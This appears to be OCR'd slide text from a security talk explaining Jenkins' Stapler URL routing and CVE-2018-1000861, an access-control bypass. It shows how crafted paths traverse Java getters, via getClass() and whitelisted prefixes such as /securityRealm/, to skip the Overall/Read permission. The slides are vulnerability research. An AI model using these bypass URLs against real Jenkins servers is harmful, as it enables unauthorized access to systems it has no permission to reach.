
.class

i.jar

Jenkins/war/src/main/webapp/WEB-INF/web.xml

```xml
<servlet>
  <servlet-name>Stapler</servlet-name>
  <servlet-class>org.kohsuke.stapler.Stapler</servlet-class>
</servlet>
…
<servlet-mapping>
   <servlet-name>Stapler</servlet-name>
   <url-pattern>/*</url-pattern>
</servlet-mapping>
```

Jenkins dynamic routing



Routing rules

<token>

get<token>()

get<token>(String)

get<token>(Int)

get<token>(Long)

get<token>(StaplerRequest)

getDynamic(String, …)

doDynamic(…)

do<token>(…)

js<token>(…)

@WebMethod annotation

@JavaScriptMethod annotation

```
http://jenkins/foo/bar/1/baz/orange
```

```
jenkins.model.Jenkins.getFoo()
.getBar(1)
.getBaz("orange")
```

Method Chain

CVE-2018-1000861

~~Code execution through crafted URLs~~

Routing Access Control List Bypass

Bypass **Overall/Read** permission

What’s wrong with that?

Here are two problems

First problem

Every class in Java inherits **Object** class, except Object itself

```
http://jenkins/class/classLoader
/resource/index.jsp/content
```


```
jenkins.model.Jenkins.getClass()
.getClassLoader()
.getResource("index.jsp")
.getContent()
```

```
jenkins.model.Jenkins
.getClass()
.getClassLoader()
.getResource("index.jsp")
.getContent()
```

```
java.lang.Object

  public final Class<?> getClass()
```

1. get<token>()
2. get<token>(String)
3. get<token>(Int)
4. get<token>(Long)
5. get<token>(StaplerRequest)
6. getDynamic(String, …)
7. doDynamic(…)
8. do<token>(…)
9. ……

```
jenkins.model.Jenkins
.getClass()
.getClassLoader()
.getResource("index.jsp")
.getContent()
```



```
java.lang.Class

public ClassLoader getClassLoader()
```

1. get<token>()
2. get<token>(String)
3. get<token>(Int)
4. get<token>(Long)
5. get<token>(StaplerRequest)
6. getDynamic(String, …)
7. doDynamic(…)
8. do<token>(…)
9. ……

```
jenkins.model.Jenkins
.getClass()
.getClassLoader()
.getResource("index.jsp")
.getContent()
```

```
java.lang.ClassLoader

public URL getResource(String name)
```

1. get<token>()
2. **get<token>(String)**
3. get<token>(Int)
4. get<token>(Long)
5. get<token>(StaplerRequest)
6. getDynamic(String, …)
7. doDynamic(…)
8. do<token>(…)
9. ……

```
jenkins.model.Jenkins
.getClass()
.getClassLoader()
.getResource("index.jsp")
.getContent()
```


```
java.net.URL

  public final Object getContent()
```

1. get<token>()
2. get<token>(String)
3. get<token>(Int)
4. get<token>(Long)
5. get<token>(StaplerRequest)
6. getDynamic(String, …)
7. doDynamic(…)
8. do<token>(…)
9. ……

Second problem


URL prefix whitelist bypass

URL whitelists by default



```
    private static final ImmutableSet<String> ALWAYS_READABLE_PATHS = ImmutableSet.of(
        "/login",
        "/logout",
        "/accessDenied",
        "/adjuncts/",
        "/error",
        "/oops",
        "/signup",
        "/tcpSlaveAgentListener",
        "/federatedLoginService/",
        "/securityRealm",
        "/instance-identity"
    );
```

URL whitelists by default



```
private static final ImmutableSet<String> ALWAYS_READABLE_PATHS = ImmutableSet.of(
    "/login",
    "/logout",
    "/accessDenied",
    "/adjuncts/",
    "/error",
    "/oops",
    "/signup",
    "/tcpSlaveAgentListener",
    "/federatedLoginService/",
    "/securityRealm",
    "/instance-identity"
);
```

http://jenkins/logout

```
jenkins.model.Jenkins
.doLogout(…)
```


403 Forbidden

```
http://jenkins/search?q=
```

```
jenkins.model.Jenkins
.getSearch()
```

What if there is a whitelisted method returns a **Search** object?

URL whitelists by default



```
private static final ImmutableSet<String> ALWAYS_READABLE_PATHS = ImmutableSet.of(
    "/login",
    "/logout",
    "/accessDenied",
    "/adjuncts/",
    "/error",
    "/oops",
    "/signup",
    "/tcpSlaveAgentListener",
    "/federatedLoginService/",
    "/securityRealm",
    "/instance-identity"
);
```

```
Jenkins.model.Jenkins

public SecurityRealm getSecurityRealm()
```

```
http://jenkins/securityRealm/
```

```
jenkins.model.Jenkins
.getSecurityRealm()
```

```
Jenkins.model.HudsonPrivateSecurityRealm

    public User getUser(String id)
```

